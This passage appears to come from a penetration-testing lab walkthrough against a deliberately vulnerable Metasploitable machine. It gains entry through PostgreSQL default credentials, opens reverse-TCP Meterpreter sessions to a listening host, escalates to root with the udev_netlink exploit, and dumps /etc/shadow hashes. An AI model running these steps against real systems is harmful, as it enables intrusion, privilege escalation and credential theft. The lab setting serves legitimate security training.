msf exploit(postgres_payload) > `set PASSWORD postgres`

```
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
```

METASPLOIT

18. **Type** the following command, then **press** Enter, to see the options that you have set.

msf exploit(postgres_payload) > `show options`

```
msf exploit(postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOST     203.0.113.100    yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

METASPLOIT

19. **Type** the following command, then **press** Enter, to exploit the remote system.

msf exploit(postgres_payload) > `exploit`

```
msf exploit(postgres_payload) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] 203.0.113.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/NdmwHAod.so, should be cleaned up automatically
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:63432) at 2016-03-21 15:44:45 -0400
```

METASPLOIT

20. **Type** the following command, then **press** Enter, to interact with the terminal on the victim machine.

meterpreter > `execute -f /bin/bash -i`

```
meterpreter > execute -f /bin/bash -i
Process 14927 created.
Channel 1 created.
```

METERPRETER

21. **Type** the following command, then **press** Enter, to determine the user account you are using.

postgres@metasploitable: **/var/lib/postgresql/8.3/main$** `whoami`

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ whoami
postgres
```

METERPRETER

22. **Type** the following command, then **press** Enter, in an attempt to read the shadow file (this will fail).

postgres@metasploitable: /var/lib/postgresql/8.3/main$ `cat /etc/shadow`

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

METERPRETER

23. **Hit** Control + C to end the terminal session. **Type** `y`, then **press** Enter, at Terminate channel.

```
postgres@metasploitable:/var/lib/postgresql/8.3/main$ exit
exit
^C
Terminate channel 1? [y/N]  y
```

METERPRETER

24. You should be at a meterpreter prompt. **Type** the following command, then **press** Enter, to background the session.

meterpreter > `background`

```
Terminate channel 1? [y/N]  y
meterpreter > background
[*] Backgrounding session 1...
msf exploit(postgres_payload) >
```

METERPRETER

DISCUSSION QUESTIONS:

1. What is PostgreSQL?
2. Describe the Metasploit framework.
3. Describe the role of Meterpreter.

Privilege Escalation

1. **Type** the following command, then **press** Enter, to search for the Linux local udev exploit.

msf exploit(postgres_payload) > `search udev_netlink`

```
msf exploit(postgres_payload) > search udev_netlink

Matching Modules
================

   Name                              Disclosure Date  Rank   Description
   ----                              ---------------  ----   -----------
   exploit/linux/local/udev_netlink  2009-04-16       great  Linux udev Netlink Local Privilege Escalation
```

METASPLOIT

2. **Type** the following command, then **press** Enter, to use the Linux local udev exploit.

msf exploit(postgres_payload) > `use exploit/linux/local/udev_netlink`

```
msf exploit(postgres_payload) > use exploit/linux/local/udev_netlink
```

METASPLOIT

3. **Type** the following command, then **press** Enter, to show the options for the Linux local udev exploit.

msf exploit(udev_netlink) > `show options`

```
msf exploit(udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   NetlinkPID                    no        Usually udevd pid-1.  Meterpreter sessions will autodetect
   SESSION                       yes       The session to run this module on.
   WritableDir  /tmp             yes       A directory where we can write files (must not be mounted noexec)


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

METERPRETER

4. **Type** the following command, then **press** Enter, to set the SESSION to 1.

msf exploit(udev_netlink) > `set SESSION 1`

```
msf exploit(udev_netlink) > set SESSION 1
SESSION => 1
```

METASPLOIT

5. **Type** the following command, then **press** Enter, to exploit the victim.

NOTE: Exploits are, at times, unreliable. If it seems that the exploit has hung press CTRL-C to stop the exploit and then run it again.

msf exploit(udev_netlink) > `exploit`

```
msf exploit(udev_netlink) > exploit

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2716
[+] Found netlink pid: 2715
[*] Writing payload executable (155 bytes) to /tmp/RxcKjOFUHh
[*] Writing exploit executable (1879 bytes) to /tmp/jZwYZhDVyA
[*] chmod'ing and running it...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:26549) at 2016-03-21 22:11:30 -0400

meterpreter >
```

METERPRETER

6. **Type** the following command, then **press** Enter, to interact with the terminal on the victim machine.

meterpreter > `execute -f /bin/bash -i`

```
meterpreter > execute -f /bin/bash -i
Process 14927 created.
Channel 1 created.
```

METERPRETER

7. Type the following command, then **press** Enter, to determine the user account you are using.

root@metasploitable:/# `whoami`

```
root@metasploitable:/# whoami
root
```

METERPRETER

8. **Type** the following command, then **press** Enter, to successfully read the passwd file.

root@metasploitable:/# `tail /etc/shadow`

```
root@metasploitable:/# tail /etc/shadow
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
gdm:*:16467:0:99999:7:::
messagebus:*:16467:0:99999:7:::
polkituser:*:16467:0:99999:7:::
haldaemon:*:16467:0:99999:7:::
administrator:$1$aMci2pO/$P8UENEDM.QmBoR1yhtt.b.:16609:0:99999:7:::
root@metasploitable:/# cat /etc/shadow
root:$1$h0oYf/69$l4JuFV3DF5bCyI2Maifaa/:16467:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

METERPRETER

9. Use the technique from the previous step to display the /etc/passwd file to show the final three

flags. **Type** the following command and **press** Enter.

root@metasploitable:/# `tail /etc/passwd`

Challenge #

Challenge #

Challenge #

Note: Press the STOP button to complete the lab.

DISCUSSION QUESTIONS:

1. What is the udev_netlink exploit?
2. What is the login account that the privilege escalation logs you in as?